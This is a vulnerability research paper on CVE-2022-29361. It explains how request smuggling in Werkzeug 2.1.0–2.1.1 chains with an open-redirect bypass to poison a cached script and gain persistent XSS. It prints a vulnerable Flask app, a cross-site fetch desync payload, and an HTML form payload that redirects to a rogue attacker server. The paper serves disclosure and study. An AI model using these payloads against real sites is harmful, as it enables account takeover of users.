

Abusing Client-Side Desync on Werkzeug to perform XSS on default configurations

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Abstract. Werkzeug is a python Web Server Gateway Interface (WSGI) library for website development. It provides a simple way to set up an operational HTTP server for developers and is mostly present in Flask in development mode.

This article highlight an interesting Client-Side Desync attack (CVE-2022-29361 [13]) which can be used to perform Cross-Site Scripting (XSS) attack on Werkzeug. The full attack leverages 2 vulnerabilities, an HTTP request smuggling and an open redirect vulnerability present on the Werkzeug core. After performing these chained attacks, a malicious JavaScript file will be cached in the victim's browser, allowing to trigger XSS on every page of the website.

Introduction

Werkzeug is a python Web Server Gateway Interface (WSGI) [12] library for website development. It provides a simple way to set up an operational HTTP server for developers and is mostly present in Flask [18] in development mode. In latest versions, Werkzeug use python [19] library to handle most parts of the HTTP protocol.

In this paper, we will deep dive into an interesting case of Client-Side Desync (CVE-2022-29361 [13]) on Werkzeug versions 2.1.0 to 2.1.1 (included). Using this vulnerability on a vulnerable host could lead to a full account takeover exploit via XSS.

1 Setting up a vulnerable environment

In the next sections, we will use the following vulnerable web application implemented with Flask in development mode. This application contains only one route and exposes only one static JavaScript file, hosted on `/static/js/main.js`. The source code of this application is in figure 1.

In addition, for this application to be vulnerable, the right Werkzeug version must be installed. The best way to setup the vulnerable environment is to use python virtual environment which allows to control and

```

1 from flask import Flask
2 app = Flask(__name__)
3
4 @app.route("/", methods=["GET", "POST"])
5 def index():
6     return """<h1>CVE-2022-29361 | Client-Side Desync to XSS</h1>
7         <script src='/static/js/main.js'></script>"""
8
9 if __name__ == "__main__":
10    app.run("0.0.0.0", 5000)

```

Fig. 1. Vulnerable application used in this paper.

sandbox the vulnerable environment. This is a mandatory step to setup a vulnerable environment as this exploit doesn't work in the latest version. The commands used to setup the environment are in figure 2.

```

1 # In PoC folder
2 python3 -m venv .
3 source bin/activate
4 python3 -m pip install Werkzeug==2.1.0 Flask==2.1.0

```

Package	Version	Package	Version
click	8.1.3	Flask	2.1.0
itsdangerous	2.1.2	Jinja2	3.1.2
MarkupSafe	2.1.2	pip	22.0.2
setuptools	59.6.0	Werkzeug	2.1.0

Fig. 2. Install libraries in vulnerable versions.

Using this application along a safe version of Werkzeug should handle GET and POST requests properly. Even if this application is quite simple, we will show that in our case it is possible to change the application workflow.

2 HTTP request parsing error in Werkzeug

2.1 Finding the vulnerable commit

As Werkzeug is a development Web Server Gateway Interface (WSGI), Pallets Projects [3] frequently updates the code of the Werkzeug core to

facilitate its usage. Among the changes, the commit 4795b9a7 (released in january 2022) aims to `enable HTTP/1.1 when server has multiple workers`. This commit is special as it forces Werkzeug to use `keep-alive` connections when `threaded` or `processes` options are enabled. At first sight, this modification isn't an issue, but still creates new possible attack vectors on Werkzeug.

This commit was merged into Werkzeug production branch in commit 9a3a981d70d2e9ec3344b5192f86fc3210cd85 [22] and later available in release 2.1.0. After this commit, issues #2380 [11] and #4507 [20] involving bugs in the query handler were opened.

2.2 Understanding the issue

In impacted versions, when performing a POST request with parameters that aren't properly handled in the Flask application, it will break the next HTTP request. From the developer's point of view, this was more annoying than dangerous and was not interpreted as a security issue. But is it really not a security issue?

```

1  from flask import Flask, request
2  app = Flask(__name__)
3
4  @app.route("/", methods=["GET", "POST"])
5  def index():
6      if request.method == "GET":
7          return """<form method="POST">
8              <input type="text" name="name">
9              <button type="submit">VALIDATE</button>
10             </form>"""
11
12     if request.method == "POST":
13         # name = request.form.get("name") # Do not retrieve the name
14         ↪ value
15         return '<h1>Hello: XXX</h1><iframe src="/>'
16
17 if __name__ == "__main__":
18     app.run("0.0.0.0", 5000)

```

```

(ssstic) [19:10] /sstic$ python app.py
127.0.0.1 - - [30/Mar/2023 19:11:56] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [30/Mar/2023 19:11:56] "key=valueGET /static/js/main.js HTTP/1.1" 405 -

```

Fig. 3. 2.1.0 ≤ Werkzeug ≤ 2.1.1 improper handling of POST parameters [22].

From this issue, it is possible to control arbitrary bytes in the next request from the body of a `POST` request. As explained in the issue #2546 [6], this behavior comes from python `http.server` [19] module which doesn't properly handle `keep-alive` connections. Therefore, when not handled in the Flask application, `POST` parameters are left in the connection queue and are still usable at the beginning of the next request. Moreover, all queries made to the server are sent over the same connection (ID) that is used for local resources access which gives an interesting context to perform Client-Side Desync attacks, as seen in figure 4.

Name	Status	Type	Size	Connection ID
localhost	200	document	196 B	227387
main.js	304	script	241 B	227387

Fig. 4. Same connection ID is used for multiple local resources access.

3 Client-Side Desync to the rescue

3.1 What are Client-Side Desync attacks?

Client-Side Desync attacks are a subset of request smuggling attacks, which occur between the browser and the web server without proxy. This vulnerability is made possible when a web server doesn't properly handle the request's body during `keep-alive` connections. James Kettle (@albinowax) published an excellent article on the subject last summer which describe them in very specific details [7].

Let's deep dive into a step-by-step example of a Client-Side Desync:




Fig. 5. Incorrect server-side parsing leads to Client-Side Desync.

In the figure above, the client sends a `POST` request in `keep-alive` mode which contains the beginning of another `GET` request in the body. If the web server is vulnerable, it will not process the request body and leave it in the connection queue. Then, when the browser sends another request, it will read the previous `POST` request body and the newly received `GET` request. Thus, the client will expect to receive the content of `/login`, but instead the web server will answer with `/404`, as seen in figure 6.




Fig. 6. Difference between browser request (URL) and server response (page content).

3.2 Where do they occur?

Client-Side Desync mainly occurs on endpoints that don't require data to be sent. As an example, a static image file or a server side redirection endpoint may be good candidates as they usually don't require user to provide information.

3.3 How to abuse them?

Depending on the context of the vulnerability, it could be more convenient than dangerous for the client as he can't navigate properly over the website. However, the real problem is happening when it is possible to perform cross-site attacks and keep the user's session thanks to CORS [1] or cookie misconfiguration [5]. Under this particular conditions and depending on the website features, it might be possible to abuse them to leak the `Cookie` header of the second query. A good example of this attack can be found on PortSwigger Academy [17].

To perform this cross-site attack, the easiest way is to use the `fetch` JavaScript function which allows to keep the same connection ID between several requests.

```

1 fetch('http://localhost:5000/register', {
2     method: 'POST',
3     body: 'GET /404 HTTP/1.1\r\nFoo: x',
4     mode: 'cors',
5     credentials: 'include'
6 }).catch(() => {
7     location = 'http://localhost:5000/login'
8 })

```

Fig. 7. Cross-site JavaScript payload to perform Client-Side Desync.

4 Exploit Chain

4.1 Keeping the user session

When performing a cross-site attack, the browser will send the user's cookies depending on the value of `SameSite` flag on them [5]. This attribute can have 3 different states: `None`, `Lax` and `Strict`. When configured to `None`, the cookie will be sent with each request even in a cross-site context. At the opposite, the `strict` value will prevent the cookie from being sent. The last possible value, `Lax`, will limit cookie to be sent only for GET requests which involve user interaction. Moreover, this security is not applied in case the current domain is `SameSite` with the remote one.

Origin A	Origin B	SameSite?
https://mizu.re	http://mizu.re	Yes, scheme don't matter
https://sub1.mizu.re	https://sub2.mizu.re	Yes, subdomains don't matter
https://mizu.re	https://rhackgondins.com	Noo, different eTLD+1

Fig. 8. Determining if an URL is considered as `SameSite` [15].

Usually, this flag or the Cross-Origin Resource Sharing (CORS) headers values must be checked before performing cross-site attacks. In our context, the final objective is to get a JavaScript execution. Therefore, even if the cookies aren't sent over the first requests, they will be accessible from the JavaScript after the exploitation.

4.2 Construct the exploit chain

In section 2, we exposed a request smuggling vulnerability in Werkzeug 2.1.0 to 2.1.1, without exposing any security risk. In section 3, we

learned what Client-Side Desync are and how to use them. A notable difference in the Werkzeug context is its connection management. In fact, in vulnerable versions, it will keep the same connection ID for each query, this is really interesting as it allows to potentially desync a request to a ressource initiated by the browser.

Therefore, if the first ressource is a script file, it might be possible to control its content thanks to the Client-Side Desync vulnerability. As the vulnerable application hasn't any file upload feature, it is not possible to control a file on the server. It is necessary to find an open redirect vulnerability inside the Werkzeug core, to use it to change the script file location.




Fig. 9. Abuse open redirect to change script location.

5 Finding an open redirect

5.1 Old reported vulnerabilities

Werkzeug is a development WSGI which makes it more focused on usability than security. Therefore, it is important to take a look to newly added features or old vulnerability fixes and reports. Among them, an 8 years old open redirect inside Werkzeug core reported on #822 [21] (CVE-2020-28724 [8]) is a good start to go. This vulnerability was firstly reported on Flask repository and occurred when using an URL path that starts by 2 slashes. Setting up a local vulnerable version is useful to properly understand the issue. When trying to access it with a double slash path we successfully get redirected to the remote ressource. If a way to bypass the security fix exists, this could be the last gadget needed for the final exploit.



Fig. 10. Open redirect on Werkzeug < 0.11.6.

5.2 Understanding the vulnerability

This vulnerability occurs in the Werkzeug custom URL parser. When it parses the path in the URL, it assumes that `//mizu.re` is associated to the `mizu.re` domain and performs a redirection. As this URL parser is used for development purposes, it does not respect RFC2396 [9] and RFC3986 [10] on many important parsing elements.



Fig. 11. URL composition as defined in the RFC.



Fig. 12. URL composition as parsed by Werkzeug's URL parser [23]

Testing the Werkzeug's URL parser locally on valid and not valid URL gives interesting results, as seen in figure 13. In fact, in case of an URL starting with double slashes, the parser will consider that the `scheme` is empty but the `netloc` is not.

```

1 from werkzeug.urls import url_parse
2
3 # Normal URL
4 output = url_parse("https://mizu.re/path?a=1#1")
5 print(output.scheme)    # https
6 print(output.netloc)    # mizu.re
7
8 # Vulnerable open redirect URL
9 output = url_parse("//mizu.re/path?a=1#1")
10 print(output.scheme)    # empty
11 print(output.netloc)    # mizu.re

```

Fig. 13. Werkzeug custom parser tests.

Because of that parsing, when the Werkzeug request handler uses this result, it will redirect the request to the according `netloc` domain. Even if this `netloc` domain is external to the vulnerable website.

```

1 class WSGIRequestHandler(BaseHTTPRequestHandler):
2     """A request handler that implements WSGI dispatching."""
3     # ...
4     if request_url.netloc:
5         environ['HTTP_HOST'] = request_url.netloc

```

Fig. 14. Werkzeug issue #822 [21] (CVE-2020-28724 [8]) fix.

5.3 Understanding the fix

The Werkzeug project has fixed this vulnerability in the commit `556bdcb13516617335c10efdedf3c1bd50b31b6d` [16]. They ensure that the `scheme` in the `url_parse` output is not empty with a valid `netloc`. This is a good way to fix it as there is now way for a malicious user to create an URL with those conditions on the URL path. This would be like trying to go to `https://domain.comhttps://mizu.re` which makes no sense.

```

1 class WSGIRequestHandler(BaseHTTPRequestHandler):
2     """A request handler that implements WSGI dispatching."""
3     # ...
4     if request_url.scheme and request_url.netloc:
5         environ['HTTP_HOST'] = request_url.netloc

```

Fig. 15. Werkzeug commit 556bdc13516617335c10efdedf3c1bd50b31b6d.

5.4 Bypassing the fix

Even if the fix prevents the abuse of the open redirect in normal browser's usage, the redirection will still be present. Indeed, using Burp-Suite to create a malicious query that contains a full URL instead of a path would allow to reproduce this behavior.




Fig. 16. Werkzeug redirect using URL instead of the path.

As we have a Client-Side Desync in Werkzeug, and this kind of attacks allows to control arbitrary bytes of the next request, it is possible to abuse it to recreate the open redirect payload from a malicious HTTP request.

In addition, it is important to notice that the redirect isn't a simple 302 redirect, but a 308 permanent redirect. This type of redirect will force the browser to cache the actual location of the resource for further usage. Therefore, successfully achieving the full chain exploit would poison the location of the script for each loading page, even if the victim user doesn't trigger the attack again. It is a XSS poisoned into the cache of the client's browser.




Fig. 17. Malicious request to perform Client-Side Desync.



Fig. 18. Second request results in open redirect.

6 Wrapping up everything

6.1 Summary

As seen in sections 2 and 5, we have demonstrated how to perform a request smuggling and an open redirect inside Werkzeug core on versions 2.1.0 to 2.1.1. As explained in section 3, these 2 vulnerabilities can be chained together to perform a Client-Side Desync to control the content of the JavaScript file. In the next section, we will create a real-world payload that can be triggered from the browser context leveraging Client-Side Desync and XSS.




Fig. 19. Final exploit chain.

6.2 Creating the client-side exploit

To create the client-side exploit, we need to find a way to send the payload cross-site with one request which will change the first resource location. The necessary condition for this exploit is that the connection of the malicious request must be in `keep-alive` mode. If this condition is not met, the connection will immediately be closed and no exploit would be possible. But, if the condition is met, when posting an HTML `<form>`, the data will be sent over a `keep-alive` connection. Therefore, the best way to achieve our exploit will be to use a `<form>` with `method="POST"` using `target="http://vulnerable-website/"`.

As we want to control the first bytes of the next query, we will need to use space and line return (CR.LF). In order to wrap this kind of payload into a `<form>` POST data, we need to insert it inside the attribute name value. Using an HTML `textarea` element with `name="GET https://mizu.re HTTP/1.1\r\nX-Header: X"` and `value=""` will make the payload easier to handle.

```

1 <form action="http://vulnerable-website:5000/" method="POST">
2 <textarea name="GET http://rogue-web-server:5000 HTTP/1.1
3 Foo: x">Mizu</textarea>
4 <button type="submit">CLICK ME</button>
5 </form>

```




Fig. 20. Simple form with Client-Side Desync payload. URL encoded body content, the payload is invalid.

Unfortunately, by default, requests made by the HTML `<form>` use `application/x-www-form-urlencoded` MIME Type [4]. Therefore, if it is not possible to have spaces or line returns, we can't craft the payload properly and the exploit is not possible with this MIME type. This could look like a dead cause, but reading the MDN documentation [14] about `<form>` tag and interesting attributes can be found. To change the previous request MIME Type to `text/plain`, the `enctype` attribute [2] can be used in the HTML `<form>` tag.

```
1 <form id="x" action="http://vulnerable-website:5000/"
2   method="POST"
3   enctype="text/plain">
4 <textarea name="GET http://rogue-web-server:5000 HTTP/1.1
5 Foo: x">Mizu</textarea>
6 <button type="submit">CLICK ME</button>
7 </form>
```



Fig. 21. Simple form with Client-Side Desync payload using `text/plain` encoding.

6.3 Prepare the rogue web server

To perform this exploit chain, it is necessary to setup a rogue server which will have one route that return the malicious JavaScript content and another that deliver the exploit payload to the victim. To do so, PoC can be found on the following github repository: <https://github.com/kevin-mizu/Werkzeug-CVE-2022-29361-PoC>

6.4 Perform the final exploit chain

Finally, sending the exploit URL to the victim will perform everything described earlier and execute the XSS. Therefore, each time a new page is opened containing the same script file, the XSS will be triggered. This leads to a full compromise of the website thanks to the cached malicious javascript file in the user's browser. A complete video demonstration of the exploit can be found here: <https://www.youtube.com/watch?v=HJWafpbMcbA>



Fig. 22. XSS triggered after running the payload cross-site.

Conclusion

We have demonstrated an efficient Client-Side Desync attack on Werkzeug WSGI. This attack allows to perform XSS on a vulnerable instance without any requirements. Moreover, even if the challenge was to find an exploit with no requirements, this full chain attack could be performed in a much more easier way if other vulnerabilities are already present in the web application.

While this paper only focus on vulnerability research on Werkzeug which is only used in development server, it would be interesting to conduct the same research on production WSGI.

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